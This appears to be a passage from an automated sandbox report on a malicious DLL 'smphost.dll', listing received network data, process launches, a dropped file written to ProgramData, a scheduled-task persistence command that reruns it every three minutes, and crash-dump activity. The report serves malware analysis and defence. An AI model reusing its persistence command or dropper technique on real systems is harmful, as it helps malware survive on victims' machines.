2022-01-30 12:33:36 UTC	1479	IN	Data Raw: 31 55 58 73 79 56 30 34 4f 53 51 59 51 46 41 41 41 41 47 34 4c 42 68 41 50 41 41 41 41 0d 0a 41 6c 4e 31 55 58 34 79 56 30 34 74 53 51 59 51 46 77 41 41 41 49 38 4c 42 68 41 58 41 41 41 41 2f 56 4e 31 55 57 67 79 56 30 37 4d 53 51 59 51 47 67 41 41 41 4b 77 4c 42 68 41 55 41 41 41 41 0d 0a 33 46 4e 31 55 58 51 79 56 30 37 72 53 51 59 51 41 41 41 41 41 4d 30 4c 42 68 41 52 41 41 41 41 76 31 4e 31 55 58 63 79 56 30 36 4b 53 51 59 51 49 41 41 41 41 4f 49 4c 42 68 41 50 41 41 41 41 0d 0a 6e 6c 4e 31 55 55 6f 79 56 30 36 70 53 51 59 51 49 77 41 41 41 41 4d 4d 42 68 41 72 41 41 41 41 65 56 52 31 55 55 6f 33 78 46 64 78 51 67 41 41 41 47 30 48 45 41 6f 41 41 41 41 50 41 41 41 41 0d 0a 62 56 68 7a 51 57 67 79 56 30 35 58 51 67 41 41 41 51 41 41 41 50 58 2f 2f 2f Data Ascii: 1UXsyV04OSQYQFAAAAG4LBhAPAAAAAlN1UX4yV04tSQYQFwAAAI8LBhAXAAAA/VN1UWg yV07MSQYQGgAAAKwLBhAUAAAA3FN1UXQyV07rSQYQAAAAAM0LBhARAAAAv1N1UXcyV06KSQYQIAAAAOI LBhAPAAAAnlN1UUoyV06pSQYQIwAAAAMMBhArAAAAeVR1UUo3xFdxQgAAAG0HEAoAAAAPAAAAbVhzQWg yV05XQgAAAQAAAPX/// 2022-01-30 12:33:36 UTC	1495	IN	Data Raw: 41 41 4d 77 77 46 6a 49 2b 4d 70 59 79 0d 0a 33 47 71 31 64 4d 59 45 34 48 5a 78 66 67 41 41 41 46 41 41 41 43 6f 41 41 41 41 4a 4d 59 41 7a 75 32 74 56 64 78 34 45 6b 58 5a 42 65 32 59 37 74 6a 73 47 50 6c 77 2b 41 41 41 50 59 41 41 41 0d 0a 54 56 68 7a 51 63 34 43 6f 58 35 70 63 5a 59 7a 44 6a 5a 6d 4e 72 77 34 42 6a 6c 33 4f 39 59 37 6d 32 64 7a 51 57 68 43 56 30 35 4c 51 67 41 41 6c 6a 41 30 4d 55 77 78 51 44 52 5a 4e 78 59 34 0d 0a 75 32 41 6c 65 37 34 4a 6b 58 4e 58 77 67 41 41 48 41 41 41 41 41 77 77 52 6a 4a 5a 4e 43 59 33 7a 6d 44 51 65 31 51 4f 30 58 4e 78 66 4d 59 2b 41 4a 41 41 41 45 49 41 41 41 42 70 4d 4a 59 79 0d 0a 67 6d 75 48 63 6d 45 47 51 6e 70 4e 64 6c 67 32 58 54 62 33 4e 76 59 32 4a 6a 6d 77 4f 63 51 35 53 32 4b 79 65 36 34 49 63 58 Data Ascii: AAMwwFjl+MpYy3Gq1dMYE4HZxfgAAAFAAACoAAAAJMYAzu2tVdx4EkXZBe2Y7tjsGPlw+AAAPYAAAT VhzQc4CoX5pcZYzDjZmNrw4Bjl3O9Y7m2dzQWhCV05LQgAAljA0MUwxQDRZNxY4u2Ale74JkXNXwgAAH AAAAAwwRjJZNCY3zmDQe1QO0XNxfMY+AJAAAEIAAABpMJYygmuHcmEGQnpNdlg2XTb3NvY2JjmwOcQ5S 2Kye64IcX
2022-01-30 12:33:36 UTC	1511	IN	Data Raw: 57 66 62 66 74 67 4e 37 33 47 58 66 63 67 2f 30 44 2f 59 50 2b 6f 2f 36 44 2f 2f 50 2f 67 2f 62 61 68 31 51 55 51 7a 56 30 35 58 63 67 67 77 45 44 41 59 4d 43 6f 77 4b 44 41 2f 4d 44 67 77 0d 0a 4c 57 67 37 63 54 67 43 44 33 34 33 63 6d 67 77 63 44 42 34 4d 49 6f 77 69 44 43 66 4d 4a 67 77 7a 57 6a 62 63 64 67 43 37 33 36 58 63 73 67 77 30 44 44 59 4d 4f 6f 77 36 44 44 2f 4d 50 67 77 0d 0a 62 57 6c 37 63 48 67 44 54 33 39 33 63 79 67 78 4d 44 45 34 4d 55 6f 78 53 44 46 66 4d 56 67 78 44 57 6b 62 63 42 67 44 4c 33 2f 58 63 34 67 78 6b 44 47 59 4d 61 6f 78 71 44 47 2f 4d 62 67 78 0d 0a 72 57 6d 37 63 4c 67 44 6a 33 2b 33 63 2b 67 78 38 44 48 34 4d 51 6f 79 43 44 49 66 4d 68 67 79 54 57 70 62 63 31 67 41 62 33 77 58 63 45 67 79 55 44 4a 59 4d 6d 6f 79 61 44 Data Ascii: WfbftgN73GXfcg/0D/YP+o/6D//P/g/bah1QUQzV05XcggwEDAYMCowKDA/MDgwLWg7cTgCD343cmg wcDB4MIowiDCfMJgwzWjbcdgC736Xcsgw0DDYMOow6DD/MPgwbWl7cHgDT393cygxMDE4MUoxSDFfMVg xDWkbcBgDL3/Xc4gxkDGYMaoxqDG/MbgxrWm7cLgDj3+3c+gx8DH4MQoyCDIfMhgyTWpbc1gAb3wXcEgyUDJYMmoya D

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: 6120, Parent PID: 3660

General

Target ID:	0
Start time:	13:29:58
Start date:	30/01/2022

Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\smphost.dll"
Imagebase:	0xf30000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **4764**, Parent PID: **6120**

General

Target ID:	1
Start time:	13:29:59
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\smphost.dll",#1
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **3576**, Parent PID: **6120**

General

Target ID:	2
Start time:	13:29:59
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /i /s C:\Users\user\Desktop\smphost.dll
Imagebase:	0x960000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\6\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E9E72AC	CreateDirectoryA
C:\ProgramData\6\5507.ocx	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E9E1806	CreateFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E9E82A0	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E9E82A0	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E9E82A0	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E9E82A0	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E9E82A0	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E9E82A0	InternetOpenUrlA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\6\5507.ocx	0	147656	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 19 fd 31 fd 78 fd 62 fd 78 fd 62 fd 78 fd 62 fd 13 fd 63 fd 78 fd 62 fd 13 fd 63 60 78 fd 62 fd 13 fd 63 fd 78 fd 62 fd 0d fd 63 fd 78 fd 62 fd 0d fd 63 fd 78 fd 62 fd 0d fd 63 fd 78 fd 62 fd 13 fd 63 fd 78 fd 62 fd 78 fd 62 fd 78 fd 62 fd 0d fd 63 fd 78 fd 62 fd 0d fd 63 fd 78 fd 62 fd 0d fd 63 fd 78 fd 62 52 69 63 68 fd 78 fd 62 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$1xbxbxbcxbc`xb cxbcxbcxbcxbcxbxbxbcx bcxbcxbRichxb	success or wait	1	6E9E8354	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6212, Parent PID: 4764

General

Target ID:	3
Start time:	13:29:59
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\smphost.dll",#1
Imagebase:	0x2d0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 6256, Parent PID: 6120

General

Target ID:	4
Start time:	13:29:59
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\smphost.dll,DllInstall
Imagebase:	0x2d0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 6760, Parent PID: 6120

General

Target ID:	10
Start time:	13:30:02
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\smphost.dll,DllRegisterServer
Imagebase:	0x2d0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 5388, Parent PID: 6120

General	
Target ID:	14
Start time:	13:30:06
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\smphost.dll,DllUnregisterServer
Imagebase:	0x2d0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: 4532, Parent PID: 3576

General	
Target ID:	18
Start time:	13:30:34
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\schtasks.exe" /Create /SC MINUTE /MO 3 /TN 5507 /TR "%windir%\system32\regsvr32.exe -e C:\ProgramData\6\5507.ocx
Imagebase:	0x13c0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 5808, Parent PID: 664

General	
Target ID:	20
Start time:	13:30:37
Start date:	30/01/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe -e C:\ProgramData\6\5507.ocx
Imagebase:	0x7ff698e60000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\6\5507.ocx	unknown	64	success or wait	1	7FF698E610E3	ReadFile
C:\ProgramData\6\5507.ocx	unknown	264	success or wait	1	7FF698E61125	ReadFile

Analysis Process: regsvr32.exe PID: **6460**, Parent PID: **5808**

General

Target ID:	21
Start time:	13:30:38
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-e C:\ProgramData\6\5507.ocx
Imagebase:	0x960000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WerFault.exe PID: **6348**, Parent PID: **3576**

General

Target ID:	27
Start time:	13:30:50
Start date:	30/01/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3576 -s 2064
Imagebase:	0x990000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E5A1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E59497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2AB2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2AB2.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_e8da9d9d47a999f039c77c46f5a596d8854d75e_7a325c51_195cb6b3	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_e8da9d9d47a999f039c77c46f5a596d8854d75e_7a325c51_195cb6b3\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E59497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2AB2.tmp	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2AB2.tmp.xml	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D83.tmp.csv	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER510E.tmp.txt	success or wait	1	6E59497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 fd 03 fd 61 fd 05 12 00 00 00 00 00	MDMP a	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	10768	6	00 00 00 00 00 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 10 2a 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 0d 00 00 57 03 fd 61 01 00 00 00 06 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 31 00 00 00 00 00 00 00 01 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00	UB*GenuineIntelWTWa0 1Pacific Standard TimePacific Daylight T ime	success or wait	1	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	12886	716	01 00 01 00 fd fd 53 00 fd fd fd 7f 5b fd 11 77 4e 7a fd fd 36 02 fd 76 fd fd 53 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 fd fd 53 00 53 00 2b 00 fd 7f 2b 00 11 74 00 35 fd 00 00 00 00 00 fd fd 53 00 00 00 00 00 fd fd fd fd 00 00 00 00 18 fd 53 00 fd fd fd 74 23 00 fd 7f 02 02 00 00 fd fd 53 00 2b 00 fd 6a aa fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	S[wNz6vS+SS++t5SSt#S+	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	1620	168	fd 12 00 00 00 00 00 00 15 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 56 32 00 00	@tV2	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	20046	20	33 00 00 00 fd fd 02 00 00 00 00 04 00 00 00 fd 51 00 00	3Q	success or wait	51	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	20866	4	60 fd fd 04	`	success or wait	50	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	89774	4	0c 19 fd 6f	o	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	1788	4	09 00 00 00		success or wait	9	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	13602	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 28 fd 53 00 fd fd 64 77 23 00 00 00 02 02 00 00 fd fd 53 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++(Sdw#S+	success or wait	9	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	2176	48	fd 11 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 10 79 00 00 00 00 00 fd fd fd 04 00 00 00 00 74 03 00 00 72 0f 01 00 fd 02 00 00 fd 4b 00 00	ytrK	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	2236	4	49 00 00 00	I	success or wait	73	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	10774	30	18 00 00 00 72 00 65 00 67 00 73 00 76 00 72 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	regsvr32.exe	success or wait	73	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	10016	752	00 00 73 6f 00 00 00 00 00 fd 00 00 fd fd 00 00 fd fd fd 0a 3c 32 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fd fd fd 0f 00 01 00 00 00 fd fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 fd fd 02 00 00 00 00 00 6e 39 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd 75 03 00 00 00 00 00 fd 75 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 03 1b 00 00 00 00 00 3e fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 52 09 05 00 00 00 00	so<2BB? #@AZbn9uu>@R	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	89778	32686	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp	32	108	03 00 00 00 fd 01 00 00 fd 06 00 00 04 00 00 00 fd 1e 00 00 fd 08 00 00 05 00 00 00 34 03 00 00 4e 4e 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 60 50 00 00 00 fd 01 00 15 00 00 00 fd 01 00 00 fd 27 00 00 16 00 00 00 fd 00 00 00 78 29 00 00	4NNT8T`P'x)	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6E59497A	unknown
